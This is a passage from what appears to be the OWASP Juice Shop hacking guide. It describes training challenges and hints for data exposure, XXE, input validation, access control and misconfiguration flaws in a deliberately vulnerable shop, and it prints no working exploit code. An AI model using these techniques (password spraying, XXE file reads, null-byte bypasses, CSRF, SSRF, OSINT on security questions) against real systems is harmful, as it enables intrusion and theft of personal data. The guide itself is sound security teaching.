A good example of two-factor authentication is the withdrawing of money from an ATM; only the correct combination of a bank card (something the user possesses) and a PIN (something the user knows) allows the transaction to be carried out.

Two other examples are to supplement a user-controlled password with a one-time password (OTP) or code generated or received by an authenticator (e.g. a security token or smartphone) that only the user possesses.⁴

In the Juice Shop one customer was very security-aware and set up 2FA for his account. He goes by the hilarious username *wurstbrot*.⁵

- As always, first learn how the feature under attack is used and behaves under normal conditions.
- Make sure you understand how 2FA with TOTP (time-based one-time password) works and which part of it is the critically sensitive one.
- Solving the challenge [Retrieve a list of all user credentials via SQL Injection](#) before tackling this one will definitely help. But it will not carry you all the way.

¹. <http://goodsecurityquestions.com> ↵

². <https://en.wikipedia.org/wiki/Doxing> ↵

³. https://en.wikipedia.org/wiki/Rainbow_table ↵

⁴. https://en.wikipedia.org/wiki/Multi-factor_authentication ↵

⁵. <https://www.dict.cc/?s=wurstbrot> ↵

Sensitive Data Exposure

Challenges covered in this chapter

Name	Description	Difficulty
Access Log	Gain access to any access log file of the server.	★★★★
Confidential Document	Access a confidential document.	★
Email Leak	Perform an unwanted information disclosure by accessing data cross-domain.	★★★★★
Exposed Metrics	Find the endpoint that serves usage data to be scraped by a popular monitoring system.	★
Forgotten Developer Backup	Access a developer's forgotten backup file.	★★★★
Forgotten Sales Backup	Access a salesman's forgotten backup file.	★★★★
GDPR Data Theft	Steal someone else's personal data without using Injection.	★★★★
Leaked Access Logs	Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.)	★★★★★
Leaked Unsafe Product	Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.	★★★★
Login Amy	Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note")	★★★
Login MC SafeSearch	Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.	★★
Meta Geo Stalking	Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.	★★
Misplaced Signature File	Access a misplaced SIEM signature file.	★★★★
Reset Uvogin's Password	Reset Uvogin's password via the Forgot Password mechanism with <i>his original answer</i> to his security question.	★★★★
Retrieve Blueprint	Deprive the shop of earnings by downloading the blueprint for one of its products.	★★★★★

Name	Description	Difficulty
Visual Geo Stalking	Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.	★★★★

Gain access to any access log file of the server

An access log is a list of all the requests for individual files that people have requested from a Web site. These files will include the HTML files and their imbedded graphic images and any other associated files that get transmitted. The access log (sometimes referred to as the "raw data") can be analyzed and summarized by another program.

In general, an access log can be analyzed to tell you:

The number of visitors (unique first-time requests) to a home page The origin of the visitors in terms of their associated server's domain name (for example, visitors from .edu, .com, and .gov sites and from the online services) How many requests for each page at the site, which can be presented with the pages with most requests listed first Usage patterns in terms of time of day, day of week, and seasonally Access log keepers and analyzers can be found as shareware on the Web or may come with a Web server.¹

The Juice Shop application server is writing access logs, which can contain interesting information that competitors might also be interested in.

- Normally, server log files are written to disk on server side and are not accessible from the outside.
- Which raises the question: Who would want a server access log to be accessible through a web application?
- One particular file found in the folder you might already have found during the [Access a confidential document](#) challenge might give you an idea who is interested in such a public exposure.
- Drilling down one level into the file system might not be sufficient.

Access a confidential document

Somewhere in the application you can find a file that contains sensitive information about some - potentially hostile - takeovers the Juice Shop top management has planned.

- Analyze and tamper with links in the application that deliver a file directly.
- The file you are looking for is not protected in any way. Once you *found it* you can also *access it*.

Perform an unwanted information disclosure by accessing data cross-domain

Somewhere in the application there is an API endpoint which will allow data to be accessed cross domain. Usually the same-origin policy would prevent this but this endpoint has a special feature enabled which will allow cross domain access under certain circumstances.

- Try to find and attack an endpoint that responds with user information. SQL Injection is not the solution here.
- What ways are there to access data from a web application cross-domain?
- This challenge uses an old way which is no longer recommended.

Find the endpoint that serves usage data to be scraped by a popular monitoring system

The popular monitoring system being referred to in the challenge description is [Prometheus](#):

Prometheus is an open-source systems monitoring and alerting toolkit originally built at SoundCloud. Since its inception in 2012, many companies and organizations have adopted Prometheus, and the project has a very active developer and user community. It is now a standalone open source project and maintained independently of any company. To emphasize this, and to clarify the project's governance structure, Prometheus joined the Cloud Native Computing Foundation in 2016 as the second hosted project, after Kubernetes.⁶

- The Juice Shop serves its metrics on the default path expected by Prometheus
- Guessing the path is probably just as quick as taking the RTFM route via https://prometheus.io/docs/introduction/first_steps

RTFM is an initialism for the expression "read the fucking manual".⁷

Access a developer's forgotten backup file

During an emergency incident and the hotfix that followed, a developer accidentally pasted an application configuration file into the wrong place. Downloading this file will not only solve the *Access a developer's forgotten backup file* challenge but might also prove crucial in several other challenges later on.

- Analyze and tamper with links in the application that deliver a file directly.
- The file is not directly accessible because a security mechanism prevents access to it.
- You need to trick the security mechanism into thinking that the file has a valid file type.
- For this challenge there is only *one approach* to pull this trick.

Access a salesman's forgotten backup file

A salesperson accidentally uploaded a list of (by now outdated) coupon codes to the application. Downloading this file will not only solve the *Access a salesman's forgotten backup file* challenge but might also prove useful in another challenge later on.

- Analyze and tamper with links in the application that deliver a file directly.
- The file is not directly accessible because a security mechanism prevents access to it.
- You need to trick the security mechanism into thinking that the file has a valid file type.

Steal someone else's personal data without using Injection

In order to comply with GDPR, the Juice Shop offers a *Request Data Export* function for its registered customers. It is possible to exploit a flaw in the feature to retrieve more data than intended. Injection attacks will not count to solve this one.

- You should not try to steal data from a "vanilla" user who never even ordered something at the shop.
- As everything about this data export functionality happens on the server-side, it won't be possible to just tamper with some HTTP requests to solve this challenge.
- Inspecting various server responses which contain user-specific data might give you a clue about the mistake the developers made.

Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to

The company behind the Juice Shop failed miserably at implementing any data loss prevention measures for itself. This challenge simulates a seemingly harmless data leak that - upon closer inspection - subsequently allows an account takeover.

Data loss prevention software detects potential data breaches/data exfiltration transmissions and prevents them by monitoring, detecting and blocking sensitive data while in use (endpoint actions), in motion (network traffic), and at rest (data storage).

The terms "data loss" and "data leak" are related and are often used interchangeably. Data loss incidents turn into data leak incidents in cases where media containing sensitive information is lost and subsequently acquired by an unauthorized party. However, a data leak is possible without losing the data on the originating side. Other terms associated with data leakage prevention are information leak detection and prevention (ILDP), information leak prevention (ILP), content monitoring and filtering (CMF), information protection and control (IPC) and extrusion prevention system (EPS), as opposed to intrusion prevention system.²

- As the challenge name implies, your task is to find some leaked access logs which happen to have a fairly common format.

- A very popular help platform for developers might contain breadcrumbs towards solving this challenge
- The actual log file was copied & paste onto a platform often used to share data quickly with externals or even just internal peers.
- Once you found and harvested the important piece of information from the log, you could employ a technique called *Password Spraying* to solve this challenge.

Password spraying refers to the attack method that takes a large number of usernames and loops them with a single password. We can use multiple iterations using a number of different passwords, but the number of passwords attempted is usually low when compared to the number of users attempted. This method avoids password lockouts, and it is often more effective at uncovering weak passwords than targeting specific users.⁵

Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous

Similar to [Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to](#) this challenge further highlights the risks from a lack of data loss prevention.

- You must first identify the "unsafe product" which is not available any more in the shop.
- Solving the [Order the Christmas special offer of 2014](#) challenge might give it to you as by-catch.
- The actual data you need to solve this challenge was leaked on the same platform that was involved in [Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to](#)
- Google is a particularly good accomplice in this challenge.

Log in with Amy's original user credentials

This challenge is similar to [Log in with the administrators user credentials without previously changing them or applying SQL Injection](#) in the sense that only using her original credentials will work as a challenge solutions.



- As with so many other characters from [Futurama](#) this challenge is of course about logging in as Amy from that show. In the picture above you see her together with her alien husband Kif.
- The challenge description contains a few sentences which give away some information how Amy decided to strengthen her password.
- Obviously, Amy - being a little dimwitted - did not put nearly enough effort and creativity into the password selection process.

Log in with MC SafeSearch's original user credentials

Another user login challenge where only the original password is accepted as a solution. Employing SQL Injection or other attacks does not count.

- MC SafeSearch is a rapper who produced the song "["Protect Ya' Passwordz"](#)" which explains password & sensitive data protection very nicely.
- After watching [the music video of this song](#), you should agree that even ★★ is a slightly exaggerated difficulty rating for this challenge.



Rapper Who Is Very Concerned With Password Security
1,255,120 views 1.1K 28K 701 SHARE ...

Determine the answer to John's security question

Who would have guessed that a simple walk in the park could lead to an account compromise. People these days are not careful with what they post online and are not aware of the possible consequences it can have when people exploit that.

- Make use of tools that can inspect the metadata of images.
- Use this information to answer the security question of the John, who enjoys hiking in the park.

Access a misplaced SIEM signature file.

Security information and event management (SIEM) technology supports threat detection and security incident response through the real-time collection and historical analysis of security events from a wide variety of event and contextual data sources. It also supports compliance reporting and incident investigation through analysis of historical data from these sources. The core capabilities of SIEM technology are a broad scope of event collection and the ability to correlate and analyze events across disparate sources.³

The misplaced signature file is actually a rule file for [Sigma](#), a generic signature format for SIEM systems:

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what Snort is for network traffic and YARA is for files.⁴

- If you solved one of the other four file access challenges, you already know where the SIEM signature file is located
- Simply reuse the trick that already worked for the files above

Reset Uvogin's password via the Forgot Password mechanism

With the amount of personal information that people tend to reveal online, security questions are hardly reliable anymore.

- People often reuse aliases online. You might be able to find something by looking online for Uvogin's name or slight variations of it based on his unique writing habits
- You might be able to find some existing OSINT tools to help you in this investigation

Deprive the shop of earnings by downloading the blueprint for one of its products

Why waste money for a product when you can just as well get your hands on its blueprint in order to make it yourself?

- The product you might want to give a closer look is the *OWASP Juice Shop Logo (3D-printed)*
- For your inconvenience the blueprint was *not* misplaced into the same place like so many others forgotten files covered in this chapter

❶ *If you are running the Juice Shop with a custom theme and product inventory, the product to inspect will be a different one. The tooltip on the Score Board will tell you which one to look into.*

Determine the answer to Emma's security question

It is also possible to determine where a picture was taken by looking at visual clues within the image. A certain user has uploaded a picture of his old workplace. Take a look at what his security question is and see if you can find the answer by looking at his uploaded image.

- Look at visual clues to determine what company is shown in the picture and use that to answer the security question.

1. <https://searchsecurity.techtarget.com/definition/access-log> ↵

2. https://en.wikipedia.org/wiki/Data_loss_prevention_software ↵

3. <https://www.gartner.com/it-glossary/security-information-and-event-management-siem/> ↵

4. <https://github.com/Neo23x0/sigma#what-is-sigma> ↵

5. <https://resources.infosecinstitute.com/password-spraying/> ↵

6. <https://prometheus.io/docs/introduction/overview/> ↵

7. <https://en.wikipedia.org/wiki/RTFM> ↵

XML External Entities (XXE)

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

The XML 1.0 standard defines the structure of an XML document. The standard defines a concept called an entity, which is a storage unit of some type. There are a few different types of entities, external general/parameter parsed entity often shortened to external entity, that can access local or remote content via a declared system identifier. The system identifier is assumed to be a URI that can be dereferenced (accessed) by the XML processor when processing the entity. The XML processor then replaces occurrences of the named external entity with the contents dereferenced by the system identifier. If the system identifier contains tainted data and the XML processor dereferences this tainted data, the XML processor may disclose confidential information normally not accessible by the application. Similar attack vectors apply the usage of external DTDs, external stylesheets, external schemas, etc. which, when included, allow similar external resource inclusion style attacks.

Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account. Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.

Note that the application does not need to explicitly return the response to the attacker for it to be vulnerable to information disclosures. An attacker can leverage DNS information to exfiltrate data through subdomain names to a DNS server that he/she controls.¹

Challenges covered in this chapter

Name	Description	Difficulty
XXE Data Access	Retrieve the content of <code>C:\Windows\system.ini</code> or <code>/etc/passwd</code> from the server.	★★★
XXE DoS	Give the server something to chew on for quite a while.	★★★★★

❶ Please note that both XXE challenges described below are *not available* when running the Juice Shop in either a Docker container or on a Heroku dyno! Certain aggressive attacks against the underlying XML parser caused the process to die from "Segmentation Fault" (`segfault`) errors. This happens despite the fact that the parsing actually happens in a sandbox with a timeout. While it is unfortunate to not have XXE challenges on containerized environments, this somewhat nicely shows how incredibly dangerous ill-configured XML parsers actually are.

Retrieve the content of `C:\Windows\system.ini` or `/etc/passwd` from the server

In this challenge you are tasked to disclose a local file from the server the Juice Shop backend is hosted on.

- You already found the leverage point for this challenge if you solved [Use a deprecated B2B interface that was not properly shut down](#).
- This challenge sounds a lot harder than it actually is, which amplifies how bad the underlying vulnerability is.
- Doing some research on typical XEE attack patterns basically gives away the solution for free.

Give the server something to chew on for quite a while

Similar to [Let the server sleep for some time](#) this challenge is about performing a stripped-down *denial-of-service* attack. But this one is going against an entirely different leverage point.

- The leverage point for this is obviously the same as for the [XXE Tier 1](#) challenge above.
- You can only solve this challenge by keeping the server busy for >2sec with your attack.
- The effectiveness of attack payloads for this challenge might depend on the operating system the Juice Shop is running on.

¹ [https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing) ↵

Improper Input Validation

When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.¹

Challenges covered in this chapter

Name	Description	Difficulty
Admin Registration	Register as a user with administrator privileges.	★★★
Deluxe Fraud	Obtain a Deluxe Membership without paying for it.	★★★
Expired Coupon	Successfully redeem an expired campaign coupon code.	★★★★
Missing Encoding	Retrieve the photo of Bjoern's cat in "melee combat-mode".	★
Payback Time	Place an order that makes you rich.	★★★
Poison Null Byte	Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.	★★★★
Repetitive Registration	Follow the DRY principle while registering a user.	★
Upload Size	Upload a file larger than 100 kB.	★★★
Upload Type	Upload a file that has no .pdf or .zip extension.	★★★
Zero Stars	Give a devastating zero-star feedback to the store.	★

Register as a user with administrator privileges

The Juice Shop does not bother to separate administrative functionality into a deployment unit of its own. Instead, the cheapest solution was chosen by simply leaving then admin features in the web shop itself and (allegedly) demanding a higher level of access to use them.

- Register as an ordinary user to learn what API endpoints are involved in this use case
- Think of the simplest possible implementations of a distinction between regular users and administrators

Obtain a Deluxe Membership without paying for it

The perks that come with a deluxe membership are reserved for paying customers only. There sure seem to be a lot of ways for a potential power user to give their money to juice shop. Perhaps, one of these payment methods could have some unforeseen loopholes

- Go to the payment page for a deluxe membership and try paying through different methods
- Try inspecting the requests that go out for each of these methods, using the browser's developer tools
- Maybe playing around with the parameters in these requests could reveal something interesting

Successfully redeem an expired campaign coupon code


Apart from the monthly coupon codes found on Twitter the Juice Shop also offered some seasonal special campaign at least once.

- Look for clues about the past campaign or holiday event somewhere in the application
- Solving this challenge does not require actual time traveling

Retrieve the photo of Bjoern's cat in "melee combat-mode"

Who wouldn't want to see Bjoern's cat fighting fiercely with a furry green plush toy?

- When you visit the *Photo Wall* you will notice a broken image on one of the entries
- You just have to (literally) inspect the problem to understand the basic issue
- It can also help to try out the *Tweet*-button of the entry and observe what happens



Place an order that makes you rich

It is probably every web shop's nightmare that customers might figure out away to receive money instead of *paying* for their purchase.

- You literally need to make the shop owe you any amount of money
- Investigate the shopping basket closely to understand how it prevents you from creating orders that would fulfil the challenge

Bypass a security control with a Poison Null Byte

By embedding NULL Bytes/characters into applications that do not handle postfix NULL terminators properly, an attacker can exploit a system using techniques such as Local File Inclusion. The Poison Null Byte exploit takes advantage strings with a known length that can contain null bytes, and whether or not the API being attacked uses null terminated strings. By placing a NULL byte in the string at a certain byte, the string will terminate at that point, nulling the rest of the string, such as a file extension.²

- Analyze and tamper with links in the application until you get to an unprotected directory listing.
- Some files in there are not directly accessible because a security mechanism prevents access.
- The *Poison Null Byte* can trick the security mechanism into thinking that the file you want has a valid file type.
- Depending on the files you try to retrieve you will probably solve [Access a developer's forgotten backup file](#), [Access a salesman's forgotten backup file](#), [Access a misplaced SIEM signature file](#), or [Find the hidden easter egg](#) along the way.

Follow the DRY principle while registering a user

The DRY (Don't Repeat Yourself) Principle states:

Every piece of knowledge must have a single, unambiguous, authoritative representation within a system.

- The obvious repetition in the *User Registration* form is the *Repeat Password* field
- Try to register with either an empty or different value in *Repeat Password*
- You can solve this challenge by cleverly interacting with the UI or bypassing it altogether

Upload a file larger than 100 kB

The Juice Shop offers its customers the chance to complain about an order that left them unsatisfied. One of the juice bottles might have leaked during transport or maybe the shipment was just two weeks late. To prove their claim, customers are supposed to attach their order confirmation document to the online complaint. To prevent abuse of this functionality, the application only allows file uploads of 100 kB or less.

- First you should try to understand how the file upload is actually handled on the client and server side
- With this understanding you need to find a "weak spot" in the right place and have to craft an exploit for it

Upload a file that has no .pdf or .zip extension

In addition to the maximum file size, the Juice Shop also verifies that the uploaded file is actually a PDF. All other file types are rejected.

- If you solved the [Upload a file larger than 100 KB](#) challenge, you should try to apply the same solution here

Give a devastating zero-star feedback to the store

You might have realized that it is not possible to submit customer feedback on the *Contact Us* screen until you entered a comment and selected a star rating from 1 to 5. This challenge is about tricking the application into accepting a feedback with 0 stars.

- Before you invest time bypassing the API, you might want to play around with the UI a bit

1. <https://cwe.mitre.org/data/definitions/20.html> ↵

2. http://hakipedia.com/index.php/Poison_Null_Byt ↵

Broken Access Control

Most computer systems are designed for use with multiple users. Privileges mean what a user is permitted to do. Common privileges include viewing and editing files, or modifying system files.

Privilege escalation means a user receives privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used. Privilege escalation occurs in two forms:

- Vertical privilege escalation, also known as *privilege elevation*, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)
- Horizontal privilege escalation, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)¹

Challenges covered in this chapter

Name	Description	Difficulty
Admin Section	Access the administration section of the store.	★★
CSRF	Change the name of a user by performing Cross-Site Request Forgery from another origin.	★★★
Easter Egg	Find the hidden easter egg.	★★★★
Five-Star Feedback	Get rid of all 5-star customer feedback.	★★
Forged Feedback	Post some feedback in another users name.	★★★
Forged Review	Post a product review as another user or edit any user's existing review.	★★★
Manipulate Basket	Put an additional product into another user's shopping basket.	★★★
Product Tampering	Change the <code>href</code> of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com .	★★★
SSRF	Request a hidden resource on server through server.	★★★★★
View Basket	View another user's shopping basket.	★★

Access the administration section of the store

Just like the score board, the admin section was not part of your "happy path" tour because there seems to be no link to that section either. In case you were already [logged in with the administrator account](#) you might have noticed that not even for him there is a corresponding option available in the main menu.

- Knowing it exists, you can simply *guess* what URL the admin section might have.
- Alternatively, you can try to find a reference or clue within the parts of the application that are *not usually visible* in the browser
- It is probably just slightly harder to find and gain access to than the score board link
- There is some access control in place, but there are at least three ways to bypass it.

Change the name of a user by performing Cross-Site Request Forgery from another origin

This challenge requires you to craft the code for the Cross-Site Request Forgery (CSRF) attack within <http://htmledit.squarefree.com>, which represents another [origin](#) than the Juice Shop. You can enter your HTML and Script code in the upper half of the page, while the result is instantly displayed in the lower half.

- Take a look at what happens when you change the username within the [profile page](#).
- Search for information about CSRF attacks and look out for examples that can be applied to this challenge.
- Write the code for the CSRF attack within <http://htmledit.squarefree.com> and verify that it changes your username.
- You might only succeed executing this attack when using a sufficiently old browser brand or version.

Please be aware that the challenge is designed to be solved only with the specified online HTML editor. This means that Juice Shop will not recognize the challenge as solved when you are using another origin, such as for example JSFiddle or CodePen.

Find the hidden easter egg

An Easter egg is an intentional inside joke, hidden message, or feature in an interactive work such as a computer program, video game or DVD menu screen. The name is used to evoke the idea of a traditional Easter egg hunt.²

- If you solved one of the other four file access challenges, you already know where the easter egg is located
- Simply reuse the trick that already worked for the files above

*When you open the easter egg file, you might be a little disappointed, as the developers taunt you about not having found **the real** easter egg! Of course finding [that](#) is a follow-up challenge to this one.*

Get rid of all 5-star customer feedback

If you successfully solved above [admin section challenge](#) deleting the 5-star feedback is very easy.

- Nothing happens when you try to delete feedback entries? Check the JavaScript console for errors!

Post some feedback in another users name

The Juice Shop allows users to provide general feedback including a star rating and some free text comment. When logged in, the feedback will be associated with the current user. When not logged in, the feedback will be posted anonymously. This challenge is about vilifying another user by posting a (most likely negative) feedback in his or her name!

- This challenge can be solved via the user interface or by intercepting the communication with the RESTful backend.
- To find the client-side leverage point, closely analyze the HTML form used for feedback submission.
- The backend-side leverage point is similar to some of the [XSS challenges](#) found in OWASP Juice Shop.

Post a product review as another user or edit any user's existing review

The Juice Shop allows users to provide reviews of all the products. A user has to be logged in before they can post any review for any of the products. This challenge is about vilifying another user by posting a (most likely bad) review in his or her name!

- This challenge can be solved by using developers tool of your browser or with tools like postman.
- Analyze the form used for review submission and try to find a leverage point.
- This challenge is pretty similar to [Post some feedback in another users name](#) challenge.

Put an additional product into another user's shopping basket

[View another user's shopping basket](#) was only about spying out other customers. For this challenge you need to get your hands dirty by putting a product into someone else's basket that cannot be already in there!

- Check the HTTP traffic while placing products into your own shopping basket to find a leverage point.
- Adding more instances of the same product to someone else's basket does not qualify as a solution. The same goes for stealing from someone else's basket.
- This challenge requires a bit more sophisticated tampering than others of the same ilk.

Change the href of the link within the O-Saft product description

The *OWASP SSL Advanced Forensic Tool (O-Saft)* product has a link in its description that leads to that projects wiki page. In this challenge you are supposed to change that link so that it will send you to <http://kimminich.de> instead. It is important to exactly follow the challenge instruction to make it light up green on the score board:

- Original link tag in the description: `More...`
- Expected link tag in the description: `More...`
- *Theoretically* there are three possible ways to beat this challenge:
 - Finding an administrative functionality in the web application that lets you change product data
 - Looking for possible holes in the RESTful API that would allow you to update a product
 - Attempting an SQL Injection attack that sneaks in an `UPDATE` statement on product data
- *In practice* two of these three ways should turn out to be dead ends

Request a hidden resource on server through server

This Server-side Request Forgery challenge will come back to the malware you used in [Infect the server with juicy malware by abusing arbitrary command execution](#).

- Using whatever you find inside the malware *directly* will not do you any good.
- For this to count as an SSRF attack you need to make the Juice Shop server *attack itself*.
- Do not try to find the source code for the malware on GitHub. Take it apart with classic reverse-engineering techniques instead.

In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.³

View another user's shopping basket

This horizontal privilege escalation challenge demands you to access the shopping basket of another user. Being able to do so would give an attacker the opportunity to spy on the victim's shopping behaviour. He could also play a prank on the victim by manipulating the items or their quantity, hoping this will go unnoticed during checkout. This could lead to some arguments between the victim and the vendor.

- Try out all existing functionality involving the shopping basket while having an eye on the HTTP traffic.
- There might be a client-side association of user to basket that you can try to manipulate.
- In case you manage to update the database via SQL Injection so that a user is linked to another shopping basket, the application will *not* notice this challenge as solved.

¹. https://en.wikipedia.org/wiki/Privilege_escalation ↵

². [https://en.wikipedia.org/wiki/Easter_egg_\(media\)](https://en.wikipedia.org/wiki/Easter_egg_(media)) ↵

³. https://owasp.org/www-community/attacks/Server_Side_Request_Forgery ↵


Security Misconfiguration

Challenges covered in this chapter

Name	Description	Difficulty
Cross-Site Imaging	Stick cute cross-domain kittens all over our delivery boxes.	★★★★★
Deprecated Interface	Use a deprecated B2B interface that was not properly shut down.	★★
Error Handling	Provoke an error that is neither very gracefully nor consistently handled.	★
Login Support Team	Log in with the support team's original user credentials without applying SQL Injection or any other bypass.	★★★★★

Stick cute cross-domain kittens all over our delivery boxes

The Juice Shop offers a *Deluxe Membership* that comes with reduced delivery fees and other perks. On the page advertising it, a heap of delivery boxes can be seen - all with the Juice Shop logo on them.



- Loading this page with an empty browser cache and on a slow (or throttled) connection will give you an idea on what the delivery box image is made of. Of course inspecting the page source will tell you just as much.
- You need to dive deep into the actual Angular code to understand this one.
- This challenge requires the exploitation of another vulnerability which even has its own two challenges in its very own category

- This challenge can only be solved by strictly using the mentioned "cross-domain kittens". No other kittens from anywhere else can solve this challenge.

Use a deprecated B2B interface that was not properly shut down

The Juice Shop represents a classic Business-to-Consumer (B2C) application, but it also has some enterprise customers for which it would be inconvenient to order large quantities of juice through the webshop UI. For those customers there is a dedicated B2B interface.

- The old B2B interface was replaced with a more modern version recently.
- When deprecating the old interface, not all of its parts were cleanly removed from the code base.
- Simply using the deprecated interface suffices to solve this challenge. No attack or exploit is necessary.

Provoke an error that is neither very gracefully nor consistently handled

The OWASP Juice Shop is quite *forgiving* when it comes to bad input, broken requests or other failure situations. It is just not very sophisticated at *handling* errors properly. You can harvest a lot of interesting information from error messages that contain too much information. Sometimes you will even see error messages that should not be visible at all.

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Applications can also leak internal state via how long they take to process certain operations or via different responses to differing inputs, such as displaying the same error text with different error numbers. Web applications will often leak information about their internal state through detailed or debug error messages. Often, this information can be leveraged to launch or even automate more powerful attacks.¹

- This challenge actually triggers from various possible error conditions.
- You can try to submit bad input to forms to provoke an improper error handling
- Tampering with URL paths or parameters might also trigger an unforeseen error

If you see the success notification for this challenge but no error message on screen, the error was probably logged on the JavaScript console of the browser. You were supposed to have it open all the time anyway, remember?

Log in with the support team's original user credentials

This is another *follow-the-breadcrumbs* challenge of the tougher sort. As a little background story, imagine that the OWASP Juice Shop was developed in the *classic style*: The development team wrote the code and then threw it over the fence to an operations and support team to run and troubleshoot the application. Not the slightest sign of [DevOps](#) culture here.

- The support team is located in some low-cost country and the team structure fluctuates a lot due to people leaving for jobs with even just slightly better wages.
- To prevent abuse the password for the support team account is very strong.
- To allow easy access during an incident, the support team utilizes a 3rd party tool which every support engineer can access to get the current account password from.
- While it is also possible to use SQL Injection to log in as the support team, this will not solve the challenge.

¹ https://wiki.owasp.org/index.php/Top_10_2007-Information_Leakage ↵

Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

